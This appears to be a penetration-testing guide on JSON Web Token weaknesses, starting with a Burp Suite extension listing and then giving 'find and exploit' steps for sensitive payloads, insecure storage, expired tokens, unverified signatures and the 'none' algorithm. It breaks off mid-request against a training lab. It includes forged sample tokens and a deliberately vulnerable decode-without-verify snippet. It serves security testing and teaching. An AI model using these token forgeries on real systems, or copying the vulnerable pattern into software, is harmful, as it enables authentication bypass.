| NGINX Alias Traversal | | ★★★★★ | Medium | 03 Dec 2021 | Low | Pro extension |
| NMAP Parser | | ★★★★★ | Medium | 09 Jan 2017 | Low | |
| Non HTTP Proxy (NoPE) | | ★★★★★ | Medium | 04 Feb 2022 | Low | |
| NoSQLi Scanner | | ★★★★★ | Medium | 01 Feb 2021 | Medium | Pro extension |
| Notes | | ★★★★★ | Medium | 01 Jul 2014 | Low | |
| NTLM Challenge Decoder | | ★★★★★ | Medium | 25 May 2021 | Low | |

JWT Editor

JWT Editor is a Burp Suite extension for editing, signing, verifying, encrypting and decrypting JSON Web Tokens (JWTs).

It provides automatic detection and in-line editing of JWTs within HTTP requests/responses and web socket messages, signing and encrypting of tokens and automation of several well-known attacks against JWT implementations.

It was written originally by Fraser Winterborn, formerly of BlackBerry Security Research Group. The original source code can be found [here](#).

For further information, check out the repository [here](#).

Estimated system impact

Overall: **Low** ⓘ

| | | | |
|--------|-----|------|---------|
| Memory | CPU | Time | Scanner |
| Low | Low | Low | Low |

Author: Fraser Winterborn and Dolph Flynn.

Version: 2.3

Source: <https://github.com/portswigger/jwt-editor>

Updated: 11 Sep 2024

Rating: ★★★★★ [Submit rating](#)

Popularity: ⚡

Reinstall

JWT Vulnerabilities

- v1** JWT contains sensitive information.
- v2** JWT is stored in an insecure location.
- v3** JWT is transmitted over an insecure connection.
- v4** JWT expiration time is too lengthy or missing.
- v5** Expired JWT is accepted.
- v6** JWT signature is not verified, or arbitrary signatures are accepted.
- v7** “None” algorithm is accepted / JWT without a signature are accepted.
- v8** JWT is signed with a weak or brute-forceable key.
- v9** JWT is vulnerable to header injection via the jwk parameter.
- v10** JWT is vulnerable to header injection via jku parameter.
- v11** kid parameter is vulnerable to injection attacks.
- v12** Algorithm confusion attack.

V1 - JWT Contains Sensitive Information

Sensitive information (like passwords, credit card numbers, SSNs, etc.) are included in JWT.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJqaG5kb2UiLCJwYXNzd29yZCI6I1Bhc3NXb3JkMTEyIiwiZW1haWwiOiJqb2huLmRvZUBleGFtcGx1LmNvbSIssImNyZWRpdF9jYXJkX251bWJlciI6IjQzNTItNDY3OC0zMjE5LTI4NzAiLCJzc24iOiIxMjMtNDU2LTc40TAifQ._UR5shYfgZ7Qo6yrcCLQdMAvVqPssmOFdW6ElwCKeEg
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYLOAD: DATA

```
{  
  "user_name": "jhndoe",  
  "password": "PassWord112",  
  "email": "john.doe@example.com",  
  "credit_card_number": "4352-4678-3219-2870",  
  "ssn": "123-456-7890"  
}
```

V1 - JWT Contains Sensitive Information



Steps to Find & Exploit:

- 1) Intercept the request in Burp.
- 2) Under the **Request** tab, click on the **JSON Web Token** subtab.
- 3) Review the decoded payload to identify any sensitive information.

The screenshot shows the Burp Suite interface with the JSON Web Token subtab selected under the Request tab. The token is displayed in its serialized form: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX25hbWUiOiJqaG5kb2U...` . Below this, the JWS tab is selected, showing the Header section with `{"alg": "HS256", "typ": "JWT"}`. The Payload section displays a JSON object containing sensitive user data: `{"user_name": "jhndoe", "password": "PassWord112", "email": "john.doe@example.com", "credit_card_number": "4352-4678-3219-2870", "ssn": "123-456-7890"}`. The interface includes buttons for Copy, Decrypt, Verify, Format JSON, and Compact JSON.


V2 - JWT Stored in Insecure Location

JWT tokens stored in LocalStorage or in a cookie that is not configured securely.

Insecurely Configured Cookie (Missing HttpOnly and Secure Flags)

```
Set-Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...; Path=/; Domain=example.com;
```

JWT Stored in Local Storage




The screenshot shows the Chrome DevTools Application tab open. On the left, there's a sidebar with storage types: Local storage (selected and highlighted with a black box), Session storage, IndexedDB, Cookies, Private state tokens, Interest groups, Shared storage, Cache storage, and Storage buckets. The main area shows 'file:///' as the origin. A table lists a single item: 'jwtToken' under 'Key' and its value as a long JWT string: 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJ1c2Vyljoiam9obmRvZSIsInJvbGUiOiJ1c2Vyln0.TJVA95OrM7E2cBab30RMHrHDcEfjoYZgeFONFh7HgQ'. The 'Application' tab is highlighted with a blue border.

V2 - JWT Stored in Insecure Location

Steps to Find & Exploit:


- 1) In the browser, right click and select **Inspect** and select the **Application** tab.
- 2) There you can see the **Cookies** jar and **Local storage**.
- 3) In the **Console** tab, run **localStorage** or **document.cookie**.



The screenshot shows the Chrome DevTools Application tab interface. On the left, there's a sidebar with sections for Application (Manifest, Service workers, Storage), Storage (Local storage, Session storage, IndexedDB, Cookies), and Cookies (a list of items for http://localhost:8000). On the right, a main panel displays a table with columns for Name, Value, and Domain. A single row is visible: Name is 'userToken', Value is 'eyJhbGciOiJIUzI1NilsInR5cCI6IkpXVCJ9', and Domain is 'localhost'. There are also filter and search controls at the top of the main panel.

V3 - JWT Transmitted Over Insecure Connection

JWT tokens transmitted over an unencrypted channel (such as HTTP instead of HTTPS).



V4 – Long JWT Expiration Time

JWT token does not expire or has a very long expiration time.

```
{  
  "sub": "user123",  
  "name": "Alice Smith",  
  "email": "alice.smith@example.com",  
  "role": "admin",  
  "exp": 1821869841 // Example expiration timestamp (September 25, 2027)  
}
```

Steps to Find & Exploit:

- 1) Intercept the request in Burp.
- 2) Under the **Request** tab, click on the **JSON Web Token** subtab.
- 3) Review the decoded payload to identify the expiration time set in the “exp” parameter.
- 4) Confirm the expiration time.

V5 – Expired JWTs are Accepted

The application accepts expired JWTs.

```
{  
  "sub": "user123",  
  "name": "Alice Smith",  
  "email": "alice.smith@example.com",  
  "role": "admin",  
  "exp": 1726790400 // Example expiration timestamp (September 20, 2025)  
}
```

Steps to Find & Exploit:

- 1) Intercept the request in Burp.
- 2) Under the **Request** tab, click on the **JSON Web Token** subtab.
- 3) Review the decoded payload to identify the expiration time set in the “exp” parameter.
- 4) Replay the token to access an authenticated page.

V6 – JWT Signature Not Verified

The application does not verify the signature of the JWT / accepts arbitrary signatures. This is sometimes possible because developers confuse the `verify()` and `decode()` methods and only pass incoming tokens to the `decode` function.

```
{  
app.use((req, res, next) => {  
  const token = req.headers['authorization']?.split(' ')[1];  
  if (token) {  
    // Decode the token without verifying  
    const decoded = jwt.decode(token);  
  }  
}...  
}
```

V6 – JWT Signature Not Verified

Steps to Find & Exploit:

- 1) Intercept an authenticated request in Burp.
- 2) Send the request to **Repeater**.
- 3) In **Repeater**, change the signature to an arbitrary value.
- 4) Click on **Send**.

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Shows a GET request to `/my-account?id=wiener`. The `Cookie` field contains a long, complex JWT token.
- Response Tab:** Shows the response from the target server, which includes the **WebSecurity Academy** logo and a note about JWT authentication bypass via unverified signature.
- Repeater Tab:** Shows the modified JWT token where the signature part has been changed to an arbitrary value (e.g., `Ypb1xgynbDI3ETr5Ski4NBGndv19gawvKwNjPipbqeGcwe`).
- Target:** `https://0aac00470342b635832891da00d3007f.web-security-academy.net`
- Bottom Navigation:** Includes links for `Home`, `My account`, and `Log out`.

V7 – None Algorithm Accepted

The application accepts a token with the “none” algorithm and does not properly verify the algorithm specified in the JWT header.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJub25lIiwidHlwIjoiSldUIIn0.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiYWRtaW4iOnRydWV9.
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "none",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true
}
```

V7 – None Algorithm Accepted

Steps to Find & Exploit:

- 1) Intercept an authenticated request in Burp.
- 2) Send the request to **Repeater**.
- 3) In **Repeater**, change the algorithm field to “none” in the **JSON Web Token** subtab.
- 4) Go back to the **Pretty** subtab and remove the signature of the token.
- 5) Click on **Send**.

| Request | Response |
|--|--|
| Pretty Raw Hex JSON Web Token 1 GET /my-account HTTP/2 2 Host: 0a4f007403846064829d4cac00750017.web-security-academy.net 3 Cookie: session=eyJraWQiOiJKMTE40TlloC0yMTdmLTRlYWMtYTUxYS00MTFkNmUyZTF1ODAiLCJhbGciOiJub25lIn0.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTcyODQxNTkwOSwic3ViIjoid2llbmVyIn0. 4 Cache-Control: max-age=0 5 Accept-Language: en-US,en;q=0.9 6 Upgrade-Insecure-Requests: 1 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; 